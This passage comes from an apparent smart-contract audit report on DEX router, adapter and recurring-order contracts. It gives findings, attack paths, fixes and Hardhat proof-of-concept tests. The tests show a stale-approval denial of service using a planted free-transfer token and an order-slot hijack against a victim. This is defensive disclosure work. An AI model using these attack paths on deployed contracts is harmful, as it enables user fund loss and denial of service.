  if (errs.length) throw new Error(errs.map((e) =>
e.formattedMessage).join("\n"));
```

```
  return out.contracts["Mocks.sol"];
}

describe("UnitFlowAdapter partial fill leaves unspent input stranded (PoC)",
function () {
  this.timeout(300000);

  async function deployFixture() {
    const [deployer, treasury, user, recipient, stranger] = await
ethers.getSigners();
    const compiled = compileMocks();

    const MockERC20 = await ethers.getContractFactory("MockERC20");
    const tokenIn = await MockERC20.deploy("Euro Coin", "EURC", 6);
    const tokenOut = await MockERC20.deploy("Tether", "USDT", 6);

    const FactoryF = new ethers.ContractFactory(
      compiled.MockUnitFlowFactory.abi,
      compiled.MockUnitFlowFactory.evm.bytecode.object,
      deployer,
    );
    const factory = await FactoryF.deploy();

    // Pool that can only absorb 40% of any exact-input request
    const PoolF = new ethers.ContractFactory(
      compiled.PartialFillPool.abi,
      compiled.PartialFillPool.evm.bytecode.object,
      deployer,
    );
    const pool = await PoolF.deploy(await tokenIn.getAddress(), await
tokenOut.getAddress(), 40);
    await factory.setPool(await tokenIn.getAddress(), await
tokenOut.getAddress(), await pool.getAddress());
    await tokenOut.mint(await pool.getAddress(), 1_000_000_000n); // plenty of
output tokens in the pool

    // nativeUsdc / wusdc are irrelevant for the plain ERC20 -> ERC20 branch
    const Adapter = await ethers.getContractFactory("UnitFlowAdapter");
    const adapter = await Adapter.deploy(
      await factory.getAddress(),
      "0x3600000000000000000000000000000000000000",
      "0x0000000000000000000000000000000000000abc",
    );

    const Executor = await ethers.getContractFactory("TowerSwapExecutor");
    const executor = await Executor.deploy(treasury.address, deployer.address,
30); // 30 bps as on mainnet
    await executor.setRouteTarget(await adapter.getAddress(), true);
    await executor.setApprovalSpender(await adapter.getAddress(), true);

    return { deployer, treasury, user, recipient, stranger, tokenIn, tokenOut,
pool, factory, adapter, executor };
  }

  it("user's unfilled input ends up stuck in the adapter instead of being
refunded", async function () {
```

```
    const { user, recipient, stranger, tokenIn, tokenOut, adapter, executor } =
await deployFixture();

    const amountIn = 100_000_000n; // 100 EURC
    const feeAmount = (amountIn * 30n) / 10_000n; // 0.3 EURC
    const swapAmountIn = amountIn - feeAmount; // 99.7 EURC forwarded to the
adapter
    const minAmountOut = 1n; // loose slippage bound (executor requires > 0)
    const deadline = (await ethers.provider.getBlock("latest")).timestamp + 600;

    await tokenIn.mint(user.address, amountIn);
    await tokenIn.connect(user).approve(await executor.getAddress(), amountIn);

    // Route calldata: executor -> adapter.swapExactInput(..., recipient =
executor)
    const routeCalldata = adapter.interface.encodeFunctionData("swapExactInput",
[
      await tokenIn.getAddress(),
      await tokenOut.getAddress(),
      500,
      swapAmountIn,
      minAmountOut,
      await executor.getAddress(),
      deadline,
    ]);

    await executor.connect(user).executeSwap({
      tokenIn: await tokenIn.getAddress(),
      tokenOut: await tokenOut.getAddress(),
      amountIn,
      minAmountOut,
      recipient: recipient.address,
      routeTarget: await adapter.getAddress(),
      approvalSpender: await adapter.getAddress(),
      routeCalldata,
    });

    const adapterAddr = await adapter.getAddress();
    const adapterResidue = await tokenIn.balanceOf(adapterAddr);
    const recipientIn = await tokenIn.balanceOf(recipient.address);
    const userIn = await tokenIn.balanceOf(user.address);
    const recipientOut = await tokenOut.balanceOf(recipient.address);
    const executorIn = await tokenIn.balanceOf(await executor.getAddress());

    console.log("swapAmountIn forwarded to adapter :", swapAmountIn.toString());
    console.log("tokenOut received by recipient    :", recipientOut.toString());
    console.log("tokenIn refunded to recipient     :", recipientIn.toString());
    console.log("tokenIn refunded to user          :", userIn.toString());
    console.log("tokenIn left in executor          :", executorIn.toString());
    console.log("tokenIn stranded in adapter       :",
adapterResidue.toString());

    // Nobody but the owner can get it back: a third party cannot recover
    await adapter
      .connect(stranger)
      .recoverToken(await tokenIn.getAddress(), stranger.address,
```

```
adapterResidue)
      .then(
        () => console.log("stranger recovered funds (unexpected)"),
        () => console.log("stranger cannot recover; only owner can"),
      );

    // The swap itself "succeeded" with the loose min: recipient got only the
filled part
    expect(recipientOut).to.equal((swapAmountIn * 40n) / 100n);

    // Holds on fixed code, FAILS when the bug exists: the unspent 60% of the
input
    // (59.82 EURC) is left sitting in the adapter and is never returned to
user/recipient.
    expect(adapterResidue, "tokenIn stranded in UnitFlowAdapter").to.equal(0n);
    expect(recipientIn + userIn, "unspent input refunded to
user/recipient").to.equal(swapAmountIn - (swapAmountIn * 40n) / 100n);
  });
});
```

### f Partial fill at exhausted liquidity strands unspent input; low min accepted

MEDIUM NEEDS FURTHER REVIEW

**Unit Name:** `unitFlowV3SwapCallback`

**Location:** contracts/adapters/UnitFlowAdapter.sol: UnitFlowAdapter._swapPoolExactInput

#### DESCRIPTION

**Summary:** Partial fill at exhausted liquidity strands unspent input; low min accepted

**Mechanism:** The minAmountOut check still protects against bad pricing in typical cases, but a sufficiently low minAmountOut combined with exhausted liquidity could let a user accept a much worse fill than expected

Reviewer trace: The price limit is MIN_SQRT_RATIO+1 or MAX_SQRT_RATIO-1. When a Uniswap-V3-style pool runs out of liquidity, it fills partially and stops at that limit without reverting, and the callback owes only the consumed amount. The adapter has already pulled the full amountIn (safeTransferFrom(msg.sender, this, amountIn)), pays the pool only the consumed part in _handleSwapCallback, and never refunds the unspent tokenIn. The only post-swap check is amountOut >= minAmountOut, which is scaled to the full amountIn. Trace: pool depth absorbs 1,000 of tokenIn for about 990 out. Caller swaps amountIn = 10,000 with minAmountOut = 900, a min taken from a pool quote, which is also the partial-fill output. Output is 990 >= 900, so the swap succeeds. 9,000 tokenIn stays in the adapter, which has no refund or sweep. In the TowerSwapExecutor flow the executor's inputRefund sees nothing returned.

**Impact:** A swapper whose order exceeds the pool's total depth, and whose minAmountOut the partial output still satisfies (for example one derived from a quote on that same thin pool), loses all unspent tokenIn. That is 9,000 of 10,000 in

the example. It sits in the adapter and can only be moved by the owner via recoverToken, and nothing returns it to the swapper. Properly set minimums (relative to fair value) revert on a partial fill. Loss is therefore bounded to the user-chosen-minimum, thin-pool case.

**EVIDENCE**

- contracts/adapters/UnitFlowAdapter.sol:218-250 (UnitFlowAdapter._swapPoolExactInput)
- contracts/TowerSwapExecutor.sol:74-139 (TowerSwapExecutor.executeSwap)

### g Unrefunded Input On Partial Fill

MEDIUM NEEDS FURTHER REVIEW

**Unit Name:** `_handleSwapCallback`

**Location:** contracts/adapters/UnitFlowAdapter.sol: _handleSwapCallback (with _swapPoolExactInput, _swapNativeUsdcToToken, _swapTokenToNativeUsdc)

**DESCRIPTION**

**Summary:** The adapter pulls the full `amountIn` from the caller before swapping, but the callback pays the pool only the consumed delta. On a partial fill, the unconsumed input stays in the adapter and is never refunded to the caller or executor.

**Mechanism:** `swapExactInput` calls `safeTransferFrom(msg.sender, this, amountIn)` up front. `_swapPoolExactInput` then swaps with price limits at MIN/MAX sqrt ratio, so the pool stops early if depth runs out and reports `amountToPay < amountIn`. `_handleSwapCallback` transfers only that delta. No code compares `amountIn` to the amount paid or returns the remainder. Output is only checked against `minAmountOut`.

**Impact:** When a trade exceeds pool depth and `minAmountOut` is loose (for example 1), the unfilled `tokenIn` or WUSDC is stranded in the adapter. The executor's leftover sweep cannot see it, so the user loses it until the owner calls `recoverToken` manually.

**Fix:** After the pool swap, compute `amountIn` minus the amount actually paid and refund it to `msg.sender`. Alternatively, pull the input from the payer inside the callback for exactly `amountToPay`.

**EVIDENCE**

- `contracts/adapters/UnitFlowAdapter.sol:_handleSwapCallback` — pays only `amountToPay`, taken from the pool's positive delta, not the pre-pulled `amountIn`.
- `contracts/adapters/UnitFlowAdapter.sol:swapExactInput` — pulls the full `amountIn` from the caller before any swap, in the generic and `_swapTokenToNativeUsdc` paths.
- `contracts/adapters/UnitFlowAdapter.sol:_swapPoolExactInput` — uses `MIN_SQRT_RATIO + 1` / `MAX_SQRT_RATIO - 1` limits and never reconciles `amountIn` against the consumed delta.
- `contracts/adapters/UnitFlowAdapter.sol:_swapNativeUsdcToToken` — wraps all of `nativeReceived` into WUSDC, so an unconsumed part stays as WUSDC in the adapter.
- Project context: adapters are described as sweeping leftover `tokenIn` back to `msg.sender`, but this adapter has no such sweep.

### h Unspent Input Not Refunded On Partial Fill

**MEDIUM** **NEEDS FURTHER REVIEW**

> **Unit Name:** `swapExactInput`
>
> **Location:** contracts/adapters/UnitFlowAdapter.sol:swapExactInput / _swapPoolExactInput

**DESCRIPTION**

**Summary:** The adapter pulls the full `amountIn` but never checks how much the pool consumed, and it never returns unspent input to `msg.sender`. If the pool partially fills, the unspent `tokenIn` stays in the adapter.

**Mechanism:** `_swapPoolExactInput` uses `MIN_SQRT_RATIO + 1` / `MAX_SQRT_RATIO - 1` as price limits. A V3-style pool stops at that limit when liquidity runs out and consumes less than `amountSpecified`. The callback pays only the pool-reported delta, and the function checks only `amountOut >= minAmountOut`. No code compares the input spent with `amountIn` or sweeps the difference back. `TowerSwapExecutor` computes its refund from its own balance, so it cannot see tokens held in the adapter. On a thin pool, a large swap with a loose `minAmountOut` can end with part of the user's input stranded in the adapter. Only the owner can recover it, through `recoverToken`, and the user does not get it back automatically.

**Fix:** After the swap, compute `amountIn` minus the input actually paid (the positive delta, or a balance diff). Refund any remainder to `msg.sender`, or revert if the pool did not consume the full `amountIn`.

**EVIDENCE**

- `contracts/adapters/UnitFlowAdapter.sol:_swapPoolExactInput` — sets the extreme sqrt price limits and validates only the output delta against `minAmountOut`; the consumed input is never compared with `amountIn`.
- `contracts/adapters/UnitFlowAdapter.sol:_handleSwapCallback` — transfers only the pool-reported `amountToPay`, so any difference from the pulled `amountIn` stays in the adapter.
- `contracts/adapters/UnitFlowAdapter.sol:swapExactInput` — pulls `amountIn` via `safeTransferFrom` in all three branches with no refund path to `msg.sender`.
- `contracts/TowerSwapExecutor.sol:executeSwap` — the `inputRefund` is computed from the executor's own `balanceOf` delta, so input left in the adapter is not refunded.

### 5.1.4. Unvalidated Split Input Token Leaves Stale Approval

MEDIUM VERIFIED

> **Unit Name:** `swapWithSplit`
>
> **Location:** contracts/TowerRouter.sol:swapWithSplit / _executeSingleSplit (approval of tokenIn vs unchecked split.path[0])

DESCRIPTION

**Summary:** `swapWithSplit` never checks that each split's `path[0]` equals `tokenIn`. A caller can make a router swap a different token from the one approved. The approval then stays unspent and blocks later swaps of that token through that router.

**Mechanism:** `tokenIn` is read from `splits[0].path[0]`. `_executeSingleSplit` pulls and `safeApprove`s `tokenIn` but only requires `split.path[last] == tokenOut`, so `split.path[0]` goes to the router unchecked. If a later split uses a `path[0]` the router will pull without an allowance, such as an attacker-made token with a tiny pair, the approval is never spent. Nothing zeroes it afterwards, and OZ `safeApprove` reverts on non-zero to non-zero changes. Every later `safeApprove(router, swapAmount)` for that token and router therefore reverts.

**Attack path:**

1. Call `swapWithSplit` with two splits on registered routers. Split 0 is a normal `[X, T]` swap, which fixes `tokenIn = X` and `tokenOut = T`.
2. Split 1 has `path = [M, T]`, with M an attacker token that has a tiny M/T pair and a free `transferFrom`, and `amountIn = 1`. The router swaps M, so the `X` approval of 1 wei is not consumed.
3. Every later `safeApprove(router, n)` for X on that router reverts, so all swaps of X through it fail.

**Impact:** Any caller can block `swapExactTokensForTokens` and `swapWithSplit` for a chosen `tokenIn` through a chosen registered router, at dust cost. No TowerRouter function resets the allowance, and the attacker's input stays stranded in the router.

**Fix:** In `_executeSingleSplit`, require `split.path[0] == tokenIn`. Also clear the router allowance after each swap, or use `forceApprove`.

**Note:** Any caller can leave a stale 1 wei approval that makes OZ safeApprove revert for later swaps of that token on that router. This permanently breaks core functionality for the pair, but no funds are stolen, so it is Medium rather than High.

**EVIDENCE**

- `contracts/TowerRouter.sol:swapWithSplit` — `tokenIn` is taken only from `splits[0].path[0]` and passed to every split.
- `contracts/TowerRouter.sol:_executeSingleSplit` — checks `registeredRouters` and `path[last] == tokenOut`, but has no `path[0] == tokenIn` check before `safeTransferFrom` and `safeApprove` of `tokenIn`.
- `contracts/TowerRouter.sol:_executeMultiHopSwap` — passes `path[0]` to the router, so the swapped token can differ from the approved token.
- `contracts/TowerRouter.sol:swapExactTokensForTokens` — derives `tokenIn` from `path[0]`, so approval and swap always match there; this is the sibling guarantee the split path lacks.
- `contracts/TowerRouter.sol` — no `approve(router, 0)` or `forceApprove` after the swap, and no owner function to clear allowances (`recoverToken` only transfers).

**PROOF OF CONCEPT**

*`test/poc/swapWithSplit_unvalidated_split_input_token_leaves_stale_approval_afee2ef2.js` — Calls `swapWithSplit` with a normal `[X, T]` split plus a second split using an attacker-made free-transfer token `M` as `path[0]`. This leaves a stale X approval on the router, and a later victim `swapExactTokensForTokens` of X through that router reverts because `safeApprove` goes from non-zero to non-zero. The test asserts the victim swap succeeds, so it fails when the bug is present, which confirms the vulnerability as a true positive.*

```
const { expect } = require("chai");
const { ethers } = require("hardhat");
const { takeSnapshot } = require("@nomicfoundation/hardhat-toolbox/network-
helpers");

/**
 * PoC: TowerRouter.swapWithSplit never checks split.path[0] == tokenIn.
 *
 * tokenIn is read from splits[0].path[0] (= X). For every split the router
 *   - pulls `split.amountIn` of X from the caller,
 *   - safeApprove(split.router, swapAmount) of X,
 *   - then hands the *unchecked* split.path to the router.
 * If split 1 uses path = [M, T] (M = attacker token whose transferFrom is free),
 * the router swaps M and never spends the X approval. The approval is never
 * zeroed, and OZ v4 safeApprove reverts on non-zero -> non-zero, so every later
 * swap of X through that router (swapExactTokensForTokens / swapWithSplit)
reverts.
 */
describe("TowerRouter swapWithSplit stale-approval DoS PoC", function () {
  // Runtime bytecode: PUSH1 1, PUSH1 0, MSTORE, PUSH1 0x20, PUSH1 0, RETURN
  // => answers `true` (uint256 1) to ANY call. Acts as an attacker-made ERC20
  //    whose transferFrom/transfer succeed with no allowance/balance checks.
  const FREE_TOKEN_RUNTIME = "0x600160005260206000f3";

  async function deployFixture() {
    const [owner, attacker, victim] = await ethers.getSigners();

    const MockERC20 = await ethers.getContractFactory("MockERC20");
    const X = await MockERC20.deploy("USD Coin", "USDC", 6); // tokenIn that gets
blocked
    const T = await MockERC20.deploy("Euro Coin", "EURC", 6); // tokenOut

    // Attacker-made token "M" with free transferFrom
    const M = ethers.getAddress("0x1234567890123456789012345678901234567890");
    await ethers.provider.send("hardhat_setCode", [M, FREE_TOKEN_RUNTIME]);

    // Registered V2-style router (the project's own mock)
    const MockUniswapV2Router = await
ethers.getContractFactory("MockUniswapV2Router");
    const dex = await MockUniswapV2Router.deploy(owner.address, owner.address);

    const TowerRouter = await ethers.getContractFactory("TowerRouter");
    const towerRouter = await TowerRouter.deploy(owner.address, owner.address);
    await towerRouter.registerRouter(await dex.getAddress(), false);

    // Router liquidity of the output token (stands in for real pools)
    await T.mint(await dex.getAddress(), 1_000_000_000n);

    // Funds
    await X.mint(attacker.address, 10_000_000n);
    await X.mint(victim.address, 10_000_000n);
    await X.connect(attacker).approve(await towerRouter.getAddress(),
ethers.MaxUint256);
    await X.connect(victim).approve(await towerRouter.getAddress(),
ethers.MaxUint256);
```

```
    return { owner, attacker, victim, X, T, M, dex, towerRouter };
  }

  async function victimSwap(ctx, amountIn) {
    const deadline = (await ethers.provider.getBlock("latest")).timestamp + 600;
    return ctx.towerRouter
      .connect(ctx.victim)
      .swapExactTokensForTokens(
        amountIn,
        1n,
        [await ctx.X.getAddress(), await ctx.T.getAddress()],
        ctx.victim.address,
        deadline,
        await ctx.dex.getAddress(),
      );
  }

  it("a caller can leave a stale X approval on a router, blocking all later swaps
of X through it", async function () {
    const ctx = await deployFixture();
    const { attacker, X, T, M, dex, towerRouter } = ctx;
    const trAddr = await towerRouter.getAddress();
    const dexAddr = await dex.getAddress();
    const Xaddr = await X.getAddress();
    const Taddr = await T.getAddress();

    // ---- Baseline: with a clean allowance a victim swap of X works ----
    const snap = await takeSnapshot();
    await (await victimSwap(ctx, 1_000_000n)).wait();
    expect(await X.allowance(trAddr, dexAddr)).to.equal(0n);
    await snap.restore();

    // ---- Attack ----
    const deadline = (await ethers.provider.getBlock("latest")).timestamp + 600;
    const splits = [
      // Split 0: normal [X, T] swap -> fixes tokenIn = X, tokenOut = T
      { path: [Xaddr, Taddr], amountIn: 1_000_000n, minAmountOut: 1n, router:
dexAddr },
      // Split 1: path[0] = attacker token M. Router swaps M (free transferFrom),
the
      // 1 wei X approval is never consumed.
      { path: [M, Taddr], amountIn: 1n, minAmountOut: 1n, router: dexAddr },
    ];

    let attackReverted = false;
    try {
      await (await towerRouter.connect(attacker).swapWithSplit(splits, Taddr, 1n,
attacker.address, deadline)).wait();
    } catch (e) {
      attackReverted = true;
      console.log("attack reverted (guard held):", e.shortMessage || e.message);
    }
    console.log("attack reverted?", attackReverted);
    console.log("stale X allowance TowerRouter -> router:", (await
X.allowance(trAddr, dexAddr)).toString());
```

```
    // ---- Victim tries an ordinary swap of X through the same router ----
    let victimSucceeded = true;
    let victimErr = "";
    try {
      await (await victimSwap(ctx, 1_000_000n)).wait();
    } catch (e) {
      victimSucceeded = false;
      victimErr = e.shortMessage || e.message;
    }
    console.log("victim swap succeeded?", victimSucceeded, victimErr);

    // Holds on fixed code, FAILS when the bug exists: the victim's swap of X is
DoS'd.
    expect(victimSucceeded, "victim swap of X through router must still
work").to.equal(true);
  });
});
```

### 5.1.5. Order Slot Overwrite Missing Owner Check

MEDIUM VERIFIED

> **Unit Name:** `executeOrder`
>
> **Surfaced From:** 2 units
>
> **Location:** contracts/RecurringOrderExecutor.sol: authorizeOrder (consumed by executeOrder's active/lastExecutedAt checks)

DESCRIPTION

**Summary:** Any address can call `authorizeOrder` with another user's `orderId` and replace the stored authorization. The victim's DCA order is hijacked and the victim can no longer cancel it.

**Mechanism:** `authorizeOrder` writes `orderAuthorizations[orderId]` with `user: msg.sender` and `active: true` without checking whether the slot already holds a different user's order. The `orderId` is `keccak256(app order id)`, so it is not bound to the sender and is visible in `OrderAuthorized` events. The overwrite also resets `lastExecutedAt` to 0, so an owner re-authorizing their own order skips the `minInterval` check in `executeOrder`.

**Impact:** An attacker can front-run or later replace a victim's order, so the victim's recurring swaps stop executing and `cancelOrder` reverts with "Not order owner". The victim has to recreate the order under a new id. The attacker can also reset their own order's interval timer.

**Fix:** In `authorizeOrder`, revert if `orderAuthorizations[orderId].user` is non-zero and not `msg.sender`. Better, derive the key from `keccak256(msg.sender, orderId)`.

**Note:** Any address can overwrite another user's DCA order slot, which breaks README requirement 0819a67b. The victim can no longer cancel the order, and their recurring execution stops.

**EVIDENCE**

- `contracts/RecurringOrderExecutor.sol:authorizeOrder` — unconditional struct write with `user: msg.sender` and `lastExecutedAt: 0`, and no existing-owner check.
- `contracts/RecurringOrderExecutor.sol:cancelOrder` — requires `authorization.user == msg.sender`, so the victim is locked out after an overwrite.
- `contracts/RecurringOrderExecutor.sol:executeOrder` — relies on `authorization.active` and `lastExecutedAt`, which `authorizeOrder` can reset.
- Obligation 85fbf4ea — "One user's order could be overwritten or cancelled by another account".
- contracts/RecurringOrderExecutor.sol:90-129 (RecurringOrderExecutor.authorizeOrder)
- `contracts/RecurringOrderExecutor.sol:executeOrder` — `authorization` is a storage pointer, and `authorization.tokenIn`, `tokenOut` and `user` are read again after `safeTransferFrom` and `routeTarget.call`.
- `contracts/RecurringOrderExecutor.sol:authorizeOrder` — has only `whenNotPaused`, no `nonReentrant`, and overwrites `orderAuthorizations[orderId]` unconditionally with `user: msg.sender`.
- `contracts/RecurringOrderExecutor.sol:executeOrder` — payout `safeTransfer(authorization.user, executorOutputAfter - executorOutputBefore)` uses the re-read `user`.
- Obligation 0819a67b — "an order slot must not be overwritable or re-pointable by anyone other than its owner".

**PROOF OF CONCEPT**

*`test/poc/executeOrder_order_slot_overwrite_missing_owner_check_be1d00d2.js` — Has a victim call `authorizeOrder`, then has an attacker call it again with the same `orderId` to overwrite the slot. The tests assert that the slot still belongs to the victim, that the victim can still `cancelOrder`, and that `executeOrder` still serves the victim. These assertions are written to fail when the bug is present, so a failure shows the hijack: the attacker takes ownership and the victim's cancel reverts with "Not order owner". This confirms a true positive.*

```
const { expect } = require("chai");
const { ethers } = require("hardhat");

// PoC: RecurringOrderExecutor.authorizeOrder lets ANY address overwrite an
existing
// order slot (orderId is a caller-chosen bytes32 not bound to msg.sender).
describe("RecurringOrderExecutor authorizeOrder order-slot overwrite PoC", function
() {
  async function deployFixture() {
    const [owner, relayer, victim, attacker] = await ethers.getSigners();

    const MockERC20 = await ethers.getContractFactory("MockERC20");
    const usdc = await MockERC20.deploy("USD Coin", "USDC", 6);
    const eurc = await MockERC20.deploy("Euro Coin", "EURC", 6);
    const junkIn = await MockERC20.deploy("Junk In", "JIN", 6);
    const junkOut = await MockERC20.deploy("Junk Out", "JOUT", 6);

    const MockSwapRouter = await ethers.getContractFactory("MockSwapRouter");
    const router = await MockSwapRouter.deploy();

    const Executor = await ethers.getContractFactory("RecurringOrderExecutor");
    const executor = await Executor.deploy(owner.address);

    await executor.connect(owner).setRelayer(relayer.address, true);
    await executor.connect(owner).setRouteTarget(await router.getAddress(), true);
    await executor.connect(owner).setApprovalSpender(await router.getAddress(),
true);

    return { owner, relayer, victim, attacker, usdc, eurc, junkIn, junkOut, router,
executor };
  }

  it("lets an attacker hijack a victim's order slot so the victim can no longer
cancel it", async function () {
    const { victim, attacker, usdc, eurc, junkIn, junkOut, executor } = await
deployFixture();

    // The app-level order id is hashed; it is public via the OrderAuthorized
event.
    const orderId = ethers.keccak256(ethers.toUtf8Bytes("app-order-id-1234"));

    // 1. Victim authorizes a legitimate DCA order USDC -> EURC.
    await executor
      .connect(victim)
      .authorizeOrder(orderId, await usdc.getAddress(), await eurc.getAddress(),
100_000_000n, 900n, 0n, 0n);

    let stored = await executor.orderAuthorizations(orderId);
    expect(stored.user).to.equal(victim.address);
    expect(stored.tokenIn).to.equal(await usdc.getAddress());

    // 2. Attacker (an arbitrary EOA, no role) re-uses the same orderId (read from
the event).
    //    On fixed code this reverts; the revert is caught so the assertions below
decide.
```

```
    await executor
      .connect(attacker)
      .authorizeOrder(orderId, await junkIn.getAddress(), await
junkOut.getAddress(), 1n, 900n, 0n, 0n)
      .catch(() => {});

    // 3. Holds on fixed code, FAILS when the bug exists: the slot still belongs to
the victim.
    stored = await executor.orderAuthorizations(orderId);
    expect(stored.user, "order slot owner must still be the
victim").to.equal(victim.address);
    expect(stored.tokenIn, "victim's tokenIn must be unchanged").to.equal(await
usdc.getAddress());
  });

  it("victim's cancelOrder reverts with 'Not order owner' after the overwrite",
async function () {
    const { victim, attacker, usdc, eurc, junkIn, junkOut, executor } = await
deployFixture();

    const orderId = ethers.keccak256(ethers.toUtf8Bytes("app-order-id-cancel"));

    await executor
      .connect(victim)
      .authorizeOrder(orderId, await usdc.getAddress(), await eurc.getAddress(),
100_000_000n, 900n, 0n, 0n);

    await executor
      .connect(attacker)
      .authorizeOrder(orderId, await junkIn.getAddress(), await
junkOut.getAddress(), 1n, 900n, 0n, 0n)
      .catch(() => {});

    // Victim tries to cancel their own order. On fixed code this succeeds; with
the bug
    // it reverts "Not order owner" and the assertion on the outcome fails.
    let cancelError = null;
    try {
      await executor.connect(victim).cancelOrder(orderId);
    } catch (e) {
      cancelError = e.message;
    }
    expect(cancelError, "victim must be able to cancel their own
order").to.equal(null);

    const stored = await executor.orderAuthorizations(orderId);
    expect(stored.active, "victim's cancellation must have deactivated the
order").to.equal(false);
  });

  it("after the overwrite, the relayer's execution for the victim's orderId no
longer serves the victim", async function () {
    const { relayer, victim, attacker, usdc, eurc, router, executor } = await
deployFixture();

    const orderId = ethers.keccak256(ethers.toUtf8Bytes("app-order-id-exec"));
```

```
    const amountIn = 10_000_000n;
    const amountOut = 9_900_000n;

    // Victim funds + standing approval to the executor; router holds EURC
liquidity.
    await usdc.mint(victim.address, 1_000_000_000n);
    await usdc.connect(victim).approve(await executor.getAddress(),
ethers.MaxUint256);
    await eurc.mint(await router.getAddress(), 1_000_000_000n);

    // Victim authorizes order.
    await executor
      .connect(victim)
      .authorizeOrder(orderId, await usdc.getAddress(), await eurc.getAddress(),
100_000_000n, 900n, 0n, 0n);

    // Attacker overwrites with the same pair but pointing the slot at themselves.
    await usdc.mint(attacker.address, 1_000_000_000n);
    await usdc.connect(attacker).approve(await executor.getAddress(),
ethers.MaxUint256);
    await executor
      .connect(attacker)
      .authorizeOrder(orderId, await usdc.getAddress(), await eurc.getAddress(),
100_000_000n, 900n, 0n, 0n)
      .catch(() => {});

    // Relayer executes the victim's scheduled DCA order.
    const data = router.interface.encodeFunctionData("swapExactInput", [
      await usdc.getAddress(),
      await eurc.getAddress(),
      amountIn,
      amountOut,
      await executor.getAddress(),
    ]);
    await executor
      .connect(relayer)
      .executeOrder(orderId, amountIn, 1n, await router.getAddress(), await
router.getAddress(), data)
      .catch(() => {});

    // Holds on fixed code (victim's DCA order executes for the victim), FAILS with
the bug
    // because the swap was executed on the attacker's account instead.
    expect(await eurc.balanceOf(victim.address), "victim must receive the DCA
output").to.equal(amountOut);
    expect(await eurc.balanceOf(attacker.address), "attacker must not receive the
output").to.equal(0n);
  });
});
```

### 5.1.6. No Onchain Price Floor Relayer Controlled Slippage And Route

MEDIUM NEEDS FURTHER REVIEW

> **Unit Name:** `executeOrder`
>
> **Location:** contracts/RecurringOrderExecutor.sol: executeOrder (minAmountOut check, routeTarget.call, balance-delta payout)

**DESCRIPTION**

**Summary:** A relayer can drain a user's tokenIn, up to maxAmountIn per interval, with no price protection. The only output check is a balance delta against a relayer-chosen minAmountOut, which can be 1.

**Mechanism:** The authorization stores no minimum rate or output floor. `executeOrder` accepts any `minAmountOut > 0` from the relayer, plus any `routeCalldata` for an allowlisted target, and checks only `userOutputAfter - userOutputBefore >= minAmountOut`. The calldata can send the swap output to a third party. The relayer can then pass the check by donating 1 wei of `tokenOut` to the executor, which `executeOrder` forwards to the user. A bad-price or sandwiched route passes the same way.

**Impact:** A compromised or malicious relayer can take nearly all of `amountIn` (up to `maxAmountIn` every `minInterval`) from every user with a standing allowance, while each execution still succeeds. Users lose tokenIn value.

**Fix:** Store a user-signed minimum rate or minimum output per unit of input in the authorization, and enforce `amountOut >= amountIn * minRate` in `executeOrder`. Do not let the relayer set the floor.

**EVIDENCE**

- `contracts/RecurringOrderExecutor.sol:executeOrder` — only requires `minAmountOut > 0`, and the relayer supplies it.
- `contracts/RecurringOrderExecutor.sol:OrderAuthorization` — has no price or output field, so the user's on-chain authorization cannot bound price.
- `contracts/RecurringOrderExecutor.sol:executeOrder` — `routeTarget.call(routeCalldata)` runs with relayer-chosen calldata and the output recipient is not constrained.
- `contracts/RecurringOrderExecutor.sol:executeOrder` — `executorOutputAfter - executorOutputBefore` is forwarded to the user, so a 1-wei donation satisfies `minAmountOut = 1`.
- Obligation 0819a67b — "a malicious relayer-chosen route with minAmountOut=1 exposes the user's entire wallet balance of tokenIn".

## 5.2. Low

### 5.2.1. Platform fee credited twice in single-hop swap

LOW 3 FINDINGS

**ROOT CAUSE**

swapExactTokensForTokens calls _handleFees(tokenIn, feeAmount) both inside the non-native else branch and again after the if/else. accumulatedFees is credited at 2x the fee while the router retains only 1x in tokens, so the ledger exceeds the balance and withdrawFees reverts or pays out non-fee tokens.

**THE FIX**

Remove the duplicate _handleFees call in TowerRouter.swapExactTokensForTokens so each fee is credited once, and add an invariant test that accumulatedFees never exceeds the token balance.

**FINDINGS**

**a · b · c**

#### a Double Fee Accounting

LOW NEEDS FURTHER REVIEW

> **Unit Name:** `swapExactTokensForTokens`
>
> **Location:** contracts/TowerRouter.sol: swapExactTokensForTokens (non-NATIVE_USDC branch and the shared tail), _handleFees

**DESCRIPTION**

**Summary:** Every non-native-USDC single-hop swap credits `accumulatedFees[tokenIn]` twice but retains only one fee's worth of tokens. The ledger then exceeds the contract's balance, so `withdrawFees` cannot pay out.

**Mechanism:** `_handleFees(tokenIn, feeAmount)` runs inside the `else` branch and again after the if/else when `feeAmount > 0`. `_handleFees` only does `accumulatedFees[token] += feeAmount` and moves no tokens, while only `feeAmount` was retained from the user's `safeTransferFrom`. Nothing lowers the ledger except `withdrawFees`, and `recoverToken` leaves it untouched.

**Attack path:**

1. Any user calls `swapExactTokensForTokens` with a non-native tokenIn, so `accumulatedFees[tokenIn]` rises by 2×fee while the router keeps 1×fee.
2. Repeated swaps widen the gap between the ledger and the token balance.
3. The owner's `withdrawFees(tokenIn, recipient)` reverts, or pays from tokens that are not fees.

**Impact:** After N swaps the ledger is about 2·N·fee against a balance of N·fee, so `withdrawFees(token)` reverts for lack of balance and platform fees are stuck. If the router holds other balances of that token, a withdrawal pays out from them instead.

**Fix:** Remove one of the two `_handleFees` calls so the fee is credited exactly once, and add a test that `accumulatedFees[token]` never exceeds `balanceOf(address(this))`.

**Note:** Assessed as low impact; reported without a proof of concept.

EVIDENCE

- `contracts/TowerRouter.sol:swapExactTokensForTokens` — the `else` branch calls `_handleFees(tokenIn, feeAmount)` after `_executeMultiHopSwap`.
- `contracts/TowerRouter.sol:swapExactTokensForTokens` — after the if/else, `if (feeAmount > 0) _handleFees(tokenIn, feeAmount)` runs again with the same `feeAmount`. The source comments label both calls "Handle fees".
- `contracts/TowerRouter.sol:_handleFees` — it only increments `accumulatedFees[token]` and emits `FeeCollected`; it does not move tokens.
- `contracts/TowerRouter.sol:withdrawFees` — it transfers the full ledger value from the shared balance, so an inflated ledger makes it revert or consume other tokens.
- `contracts/TowerRouter.sol:swapWithSplit` — it credits fees once via a single `_handleFees` call, which shows the intended single-credit behaviour.

### b Fee Double Booking Ledger Exceeds Balance

LOW NEEDS FURTHER REVIEW

**Unit Name:** `withdrawFees`

**Location:** contracts/TowerRouter.sol: withdrawFees (consumes accumulatedFees inflated by swapExactTokensForTokens double _handleFees call)

**Touchpoints:** `TowerRouter.swapExactTokensForTokens` (entry) → `TowerRouter._handleFees` (state-source)

DESCRIPTION

